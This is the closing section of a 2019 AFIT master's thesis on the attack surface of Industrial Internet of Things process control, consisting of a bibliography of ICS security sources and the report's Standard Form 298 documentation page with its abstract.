3. T. Alves, R. Das, and T. Morris, “Virtualization of Industrial Control System Testbeds for Cybersecurity,” Proceedings of the 2nd Annual Industrial Control System Security Workshop on - ICSS ’16, pp. 10–14, 2016.

4. J. H. Castellanos, M. Ochoa, and J. Zhou, “Finding Dependencies between Cyber-Physical Domains for Security Testing of Industrial Control Systems,” ACSAC ’18 (Annual Computer Security Applications Conference), pp. 582–594, 2018.

5. “Shodan,” 2018. [Online]. Available: https://www.shodan.io/explore/category/industrial-control-systems. [Accessed 2 June 2018].

6. National Institute of Standards and Technology, “Guide to Industrial Control Systems (ICS) Security,” [Online]. Available: https://nvlpubs.nist.gov/nistpubs/specialpublications/ nist.sp.800-82r2.pdf. [Accessed 24 June 2018].

7. C. Bodungen, B. Singer, A. Shbeeb, K. Wilhoit and S. Hilt, Hacking Exposed Industrial Control Systems: ICS and SCADA Security Secrets & Solutions, McGraw-Hill, 2016.

8. A. Sajid, H. Abbas and K. Saleem, “Cloud-Assisted IoT-Based SCADA Systems Security: A Review of the State of the Art and Future Challenges,” IEEE Access, 2016. Available: https://ieeexplore.ieee.org/abstract/document/7445139/ [Accessed 15 Mar 2018]

9. ISA - The Instrumentation, Systems and Automation Society, “Mitigations for Security Vulnerabilities Found in Control System Networks,” in 16th Annual Joint ISA POWID/EPRI Controls and Instrumentation Conference, 2006.

10. E. D. Knapp and J. T. Langill, Industrial Network Security, Waltham, MA: Syngress, 2014.

11. “SCADA, IoT, and Smart City Solutions | B-Scada, Inc.,” B-Scada, Inc., [Online]. Available: https://www.scada.com. [Accessed 18 September 2018].

12. Rockwell Automation, “SLC 500 Instruction Set - Reference Manual,” 2008. [Online]. Available: http://literature.rockwellautomation.com/idc/groups/literature/documents/rm/1747-rm001_-en-p.pdf [Accessed 18 September 2018].

13. Rockwell Automation, “Logix 5000 Controllers Ladder Diagram,” 2018. [Online]. Available: http://literature.rockwellautomation.com/idc/groups/literature/documents/pm/1756-pm008_-en-p.pdf. [Accessed 18 September 2018].

14. Siemens, “Ground Sensors - Smart Detection - Siemens Global Website”, June 2018, [Online]. Available: https://www.siemens.com/global/en/home/products/mobility/road-solutions/traffic-management/on-the-road/smart-detection/ground-sensors.html [Accessed 18 September 2018].

15. IO-Link, “IO-Link System Description”, 2018 [Online]. Available: https://www.io-link.com/share/Downloads/At-a-glance/IO-Link_System_Description_engl_2013.pdf [Accessed 18 September 2018].

16. Wireshark.org, “S7Comm - The Wireshark Wiki,” Online]. Available: https://wiki.wireshark.org/S7comm. [Accessed 18 September 2018].

17. “The Modbus Organization,” Modbus Organization, [Online]. Available: http://www. modbus.org/. [Accessed 24 June 2018].

18. MODBUS, “Modbus Messaging on TCP/IP Implementation Guide,” 2006. [Online]. Available: http://www.modbus.org/docs/Modbus_Messaging_Implementation_Guide_V1_0b.pdf. [Accessed: 05-Mar-2019].

19. Modbus-IDA, "MODBUS Messaging Implementation Guide V1.0b," 24 Oct 2006. [Online]. Available: http://www.modbus.org/docs/Modbus_Messaging_Implementation_Guide_V1_0b.pdf. Accessed [5 Nov 2018].

20. ModbusTCP PCAP, 7 Aug 2018. [Online]. Available: https://github.com/ITI/ICS-Security-Tools/tree/master/pcaps/ModbusTCP. [Accessed 4 May 2019].

21. Profinet PCAP, 18 Jan 2017. [Online]. Available: https://github.com/ITI/ICS-Security-Tools/blob/master/pcaps/profinet/profinet.pcap. [Accessed 4 May 2019].

22. Wireshark, [Online]. Available: https://wiki.wireshark.org/SampleCaptures?action= AttachFile&do=view&target=Ether-S-IO_traffic_01.pcap.gz. [Accessed 4 May 2019].

23. K. Ashton, “That 'Internet of Things' Thing,” RFID Journal, 22 June 2009. [Online]. Available: https://www.rfidjournal.com/articles/view?4986. [Accessed 31 Aug 2018].

24. A Zanella, N. Bui, A. Castellani, L. Vangelista, and M. Zorzi, “Internet of Things for Smart Cities,” IEEE Internet of Things J., vol. 1, no. 1, pp. 22–32, 2014.

25. “Augmented Business,” The Economist, 04 November 2010. [Online]. Available: https://www.economist.com/special-report/2010/11/04/augmented-business. [Accessed 03 September 2018].

26. Google Trends – IioT; https://trends.google.com/trends/explore?date=2004-01-01%202018-09-04&q=IIoT, Industrial%20Internet %20 of%20Things,Industrial%20IoT [Accessed 5 September 2018]

27. Waterfall-Security, “Top 20 ICS Cyber Attacks”, [Online] Available: https://static.waterfall-security.com/Top-20-ICS-Attacks.pdf [Accessed 18 September 2018]

28. C. Wueest, "Targeted Attacks Against the Energy Sector," 13 Jan 2014. [Online]. Available: https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/targeted_attacks_against_the_energy_sector.pdf. [Accessed 30 Apr 2019].

29. N. Falliere, L. O. Murchu and E. Chien, "W32.Stuxnet Dossier," Feb 2011. [Online]. Available: https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf. [Accessed 2 May 2019].

30. Z. Dehlawi and N. Abokhodair, "Saudi Arabia's Response to Cyber Conflict: A Case Study of the Shamoon Malware Incident," in IEEE International Conference on Intelligence and Security Informatics, Seattle, Washington, 2013.

31. N. Perilroth, "Cyberattack on Saudi Oil Firm Disquiets U.S.," The New York Times, 24 Oct 2012. [Online]. Available: https://www.nytimes.com/2012/10/24/business/global/cyberattack-on-saudi-oil-firm-disquiets-us.html. [Accessed 24 Apr 2019].

32. D. E. Sanger, The Perfect Weapon, Scribe Publications Pty Limited, 2018.

33. D. Moore, V. Paxson, S. Savage, C. Shannon, S. Staniford and N. Weaver, "Inside the Slammer Worm," IEEE Security & Privacy, vol. 1, no. 4, pp. 33-39, 2003.

34. E. Markey, "Infection of the Davis Besse Nuclear Plant by the "Slammer" Worm Computer Virus - Follow-up Questions," 20 Oct 2003. [Online]. Available: https://www.nrc.gov/docs/ML0329/ML032970134.pdf. [Accessed 15 May 2019].

35. Environmental Protection Agency, "Final Report on the August 14, 2003 Blackout in the United States and Canada: Causes and Recommendations," April 2004. [Online]. Available: https://www3.epa.gov/region1/npdes/merrimackstation/pdfs/ar/AR-1165.pdf. [Accessed 19 May 2019].

36. F-Secure, "F-Secure Corportion's Data Security Summary for 2003," 19 December 2003. [Online]. Available: https://www.sec.gov/Archives/edgar/vprr/0401/04012227.pdf. [Accessed 19 May 2019].

37. CERT-EU, "WannaCry Ransomware Campaign Exploiting SMB Vulnerability," 22 May 2017. [Online]. Available: https://cert.europa.eu/static/SecurityAdvisories/2017/CERT-EU-SA2017-012.pdf. [Accessed 5 Jun 2019].

38. National Cybersecurity and Communications Integration Center, "What is WannaCry/ Wanacrypt0r," 2017. [Online]. Available: https://www.us-cert.gov/sites/default/files/

FactSheets/NCCIC%20ICS_FactSheet_WannaCry_Ransomware_S508C.pdf. [Accessed 23 May 2019].

39. Kaspersky Lab ICS CERT, "Threat Landscape for Industrial Automation Systems in H1 2017," 2017. [Online]. Available: https://ics-cert.kaspersky.com/wp-content/uploads/sites/6/2017/10/KL-ICS-CERT-H1-2017-report-en.pdf. [Accessed 25 Apr 2019].

40. N. Tajitsu, "Honda halts Japan car plan after WannaCry virus hits computer network," 21 June 2017. [Online]. Available: https://www.reuters.com/article/us-honda-cyberattack-idUSKBN19C0EI. [Accessed 21 Jun 2019].

41. N. Perlroth and D. E. Sanger, "Hackers Hit Dozens of Countries Exploiting Stolen N.S.A. Tool," The New York Times, 12 May 2017. [Online]. Available: https://www.nytimes.com/2017/05/12/world/europe/uk-national-health-service-cyberattack.html?module=inline. [Accessed 3 May 2019].

42. More than 50% of organizations attacked by ExPetr (Petya) cryptolocker are industrial comapanies, Kaspersky Lab ICS Cert, 29 Jun 2019. [Online]. Available: https://ics-cert.kaspersky.com/alerts/2017/06/29/more-than-50-percent-of-organizations-attacked-by-expetr-petya-cryptolocker-are-industrial-companies/. [Accessed 19 Apr 2019].

43. A. Griffin, "Petya cyber attack: Chernobyl's radiation monitoring system hit by worldwide hack," Independent.co, 27 Jun 2017. [Online]. Available: https://www.independent.co.uk/news/ world/europe/chernobyl-ukraine-petya-cyber-attack-hack-nuclear-power-plant-danger-latest-a7810941.html. [Accessed 23 Feb 2019].

44. Jeffries, Blaine. (2018). Securing Critical Infrastructure: A Ransomware Study. Masters. Air Force Institute of Technology. [Online]. Available: https://scholar.afit.edu/etd/1808/. [Accessed 16-Feb-19].

45. M. Assante and R. Lee, “The Industrial Control System Cyber Kill Chain,” 2015. [Online]. Available: https://www.sans.org/reading-room/whitepapers/ICS/paper/36297. [Accessed: 04-Mar-2019].

46. S. Dunlap, Timing-Based Side Channel Analysis for Anomaly Detection in The Industrial Control System Environment, Wright-Patterson AFB, Dayton: Air Force Institute of Technology, 2013.

47. D. J. Sheskin, Handbook of Parametric and Nonparametric Statistical Procedures - 3d ed, Boca Raton, FL: Chapman & Hall/CRC, 2004.

48. P. Sprent and N. Smeeton, Applied Nonparametric Statistical Methods - 3rd Ed, Boca Raton, FL: Chapman & Hall/CRC, 2001.

REPORT DOCUMENTATION PAGE	*Form Approved OMB No. 0704-0188*

1. REPORT DATE *(DD-MM-YYYY)* 20-12-2019	**2. REPORT TYPE** Master's Thesis	**3. DATES COVERED** *(From - To)* Jun 2017 - Dec 2019
4. TITLE AND SUBTITLE Evaluating The Resiliency of Industrial Internet of Things Process Control Using Protocol-Agnostic Attacks	**5a. CONTRACT NUMBER**	
	5b. GRANT NUMBER	
	5c. PROGRAM ELEMENT NUMBER	
6. AUTHOR(S) Roldan, Hector L, Capt	**5d. PROJECT NUMBER** 19G437	
	5e. TASK NUMBER	
	5f. WORK UNIT NUMBER	
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Air Force Institute of Technology Graduate School of Engineering and Management (AFIT/EN) 2950 Hobson Way Wright-Patterson AFB OH 45433-7765	**8. PERFORMING ORGANIZATION REPORT NUMBER** AFIT-ENG-MS-19-D-006	
9. SPONSORING/MONITORING AGENCY NAME(S) AND ADDRESS(ES) Joseph A. Misher Department of Homeland Security Cyber Physical Division, Federal Protective Service 800 North Capitol Street NW, Washington D.C. 20001 COMM 202-658-8806 Email: Joseph.misher@hq.dhs.gov	**10. SPONSOR/MONITOR'S ACRONYM(S)** DHS	
	11. SPONSOR/MONITOR'S REPORT NUMBER(S)	

12. DISTRIBUTION/AVAILABILITY STATEMENT
DISTRIBUTION STATEMENT A: APPROVED FOR PUBLIC RELEASE; DISTRIBUTION UNLIMITED.

13. SUPPLEMENTARY NOTES
This work is declared a work of the U.S. Government and is not subject to copyright protection in the United States.

14. ABSTRACT
Improving and defending our nation's critical infrastructure has been a challenge for quite sometime. A malfunctioning or stoppage of any one of these systems could result in hazardous conditions on its supporting populace leading to widespread damage, injury, and even death. The protection of such systems has been mandated by the Office of the President of the United States of America in Presidential Policy Directive Order 21. Current research now focuses on Securing and improving the management and efficiency of Industrial Control Systems (ICS). IIoT promises a solution in enhancement of efficiency in ICS. However, the presence of IIoT can be a security concern, forcing ICS processes to rely on network based devices for process management. In this research, the attack surface of a testbed is evaluated using protocol-agnostic attacks and the SANS ICS Cyber Kill Chain. This highlights the widening of ICS attack surface due to reliance on IIoT, but also provides a solution which demonstrates one technique an ICS can use to securely rely on IIoT.

15. SUBJECT TERMS
ICS, IIoT, SCADA, Cybersecurity

16. SECURITY CLASSIFICATION OF:			17. LIMITATION OF ABSTRACT	18. NUMBER OF PAGES	19a. NAME OF RESPONSIBLE PERSON
a. REPORT	b. ABSTRACT	c. THIS PAGE			Dr. Barry E. Mullins, AFIT/ENG
U	U	U	UU	105	19b. TELEPHONE NUMBER *(Include area code)* (937) 255-3636 x7979 barry.mullins@afit.edu

Standard Form 298 (Rev. 8/98)
Prescribed by ANSI Std. Z39.18